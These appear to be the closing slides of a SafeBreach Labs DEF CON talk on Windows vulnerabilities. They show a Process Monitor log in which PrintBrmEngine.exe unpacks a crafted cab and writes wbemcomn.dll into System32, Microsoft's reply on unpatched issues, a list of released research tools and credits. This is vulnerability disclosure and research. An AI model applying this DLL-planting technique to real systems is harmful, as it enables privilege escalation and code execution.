Time ...  Process Name        PID   Operation           Path                                                  Result    Detail
11:01:... printbrmui.exe      3620  CreateFile          C:\playground                                         SUCCESS   Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Di
11:01:... printbrmui.exe      3620  QueryDirectory      C:\playground\wbemcomn.cab                            SUCCESS   Filter: wbemcomn.cab, 1: wbemcomn.cab, FileInfomationClass: FileBothDirectoryInform
11:01:... printbrmui.exe      3620  CloseFile           C:\playground                                         SUCCESS
11:01:... PrintBrmEngine.exe  4060  Thread Create                                                             SUCCESS   Thread ID: 4048
11:01:... printbrmui.exe      3620  CreateFile          C:\Windows\System32\spool\tools\PrintBrmPs.dll        SUCCESS   Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attri
11:01:... printbrmui.exe      3620  QueryBasicInfor...  C:\Windows\System32\spool\tools\PrintBrmPs.dll        SUCCESS   CreationTime: 1/2/2018 10:50:39 PM, LastAccessTime: 1/2/2018 10:50:39 PM, LastV
11:01:... printbrmui.exe      3620  CloseFile           C:\Windows\System32\spool\tools\PrintBrmPs.dll        SUCCESS
11:01:... printbrmui.exe      3620  CreateFile          C:\Windows\System32\spool\tools\PrintBrmPs.dll        SUCCESS   Desired Access: Read Data/List Directory, Execute/Traverse, Synchronize, Disposition
11:01:... printbrmui.exe      3620  CreateFileMapp...   C:\Windows\System32\spool\tools\PrintBrmPs.dll
11:01:... printbrmui.exe      3620  CreateFileMapp...   C:\Windows\System32\spool\tools\PrintBrmPs.dll
11:01:... printbrmui.exe      3620  Load Image          C:\Windows\System32\spool\tools\PrintBrmPs.dll
11:01:... printbrmui.exe      3620  CloseFile           C:\Windows\System32\spool\tools\PrintBrmPs.dll
11:01:... PrintBrmEngine.exe  4060  CreateFile          C:\Users\IEUser\AppData\Local\Temp\4C6FC9FA-0AFA-426F-A4
11:01:... PrintBrmEngine.exe  4060  CloseFile           C:\Users\IEUser\AppData\Local\Temp\4C6FC9FA-0AFA-426F-A4
11:01:... PrintBrmEngine.exe  4060  CreateFile          C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  CloseFile           C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  CreateFile          C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  CreateFile          C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  CreateFile          C:\Windows\System32\wbem\wbemcomn.dll
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  WriteFile           C:\Windows\System32\wbem\wbemcomn.dll
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  WriteFile           C:\Windows\System32\wbem\wbemcomn.dll
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  WriteFile           C:\Windows\System32\wbem\wbemcomn.dll
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  WriteFile           C:\Windows\System32\wbem\wbemcomn.dll
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  ReadFile            C:\playground\wbemcomn.cab
11:01:... PrintBrmEngine.exe  4060  WriteFile           C:\Windows\System32\wbem\wbemcomn.dll
```

Name	Date m
wbemcomn.dll	12/29/
WmiPerfClass.dll	8/13/2
Win32_Tpm.dll	8/11/2
smbwmiv2.mof	5/2/20
NetEventPacketCapture.dll	2/11/2
mispace.mof	1/6/20
storagewmi.mof	1/6/20
NetTCPIP.dll	9/17/2
aeinv.mof	6/3/20
NetEventPacketCapture.mof	4/20/2
NetEventPacketCapture_uninstall.mof	4/20/2
KrnlProv.dll	3/30/2
WmiPrvSE.exe	3/10/2
WmiPrvSD.dll	3/10/2
WMIPICMP.dll	3/10/2
wmiprov.dll	3/10/2

Printer Migration

Review the list of items to be imported

Windows is loading the list of objects from the file...

Printer Migration

Windows could not connect to the registry on . Please enable the remote registry service on the server.

Microsoft Response

1. The msra vulnerability was fixed as part of July Patch Tuesday.

2. Regarding the other 5 vulnerabilities we reported, no fix is currently planned.

GitHub

1. Download and extract patches scripts
2. Auto binary diffing
3. Flow graph tool
4. RPC - idl’s reordering and compiling
5. XXE Com object triggering
6. 0-day XXE discoverer (IDA python module)

https://github.com/SafeBreach-Labs/Back2TheFuture

All will be published with bsd 3-clause license

Credits

1. https://cdmana.com/2021/02/20210212144254843t.html
2. https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%205A1F-Demystifying-Kernel-Exploitation-By-Abusing-GDI-Objects.pdf
3. https://www.zerodayinitiative.com/blog/2020/7/8/cve-2020-1300-remote-code-execution-through-microsoft-windows-cab-files
4. https://krbtgt.pw/windows-remote-assistance-xxe-vulnerability
5. https://github.com/VikasVarshney/CVE-2020-0753-and-CVE-2020-0754
6. https://research.checkpoint.com/2019/microsoft-management-console-mmc-vulnerabilities/
7. https://media.rootcon.org/ROOTCON%2013/Talks/Pilot%20Study%20on%20Semi-Automated%20Patch%20Diffing%20by%20Applying%20Machine-Learning%20Techniques.pdf
8. https://www.blackhat.com/html/webcast/11192015-exploiting-xml-entity-vulnerabilities-in-file-parsing-functionality.html
9. https://defcon.org/images/defcon-21/dc-21-presentations/Kang-Cruz/DEFCON-21-Kang-Cruz-RESTing-On-Your-Laurels-Will-Get-You-Pwned-Updated.pdf
10. https://owasp.org/www-pdf-archive/XML_Exteral_Entity_Attack.pdf
11. http://hyp3rlinx.altervista.org/advisories/MICROSOFT-INTERNET-EXPLORER-v11-XML-EXTERNAL-ENTITY-INJECTION-0DAY.txt

SafeBreachLABS

DEFCON

Thank you!

Tomer Bar
Eran Segal

Q&A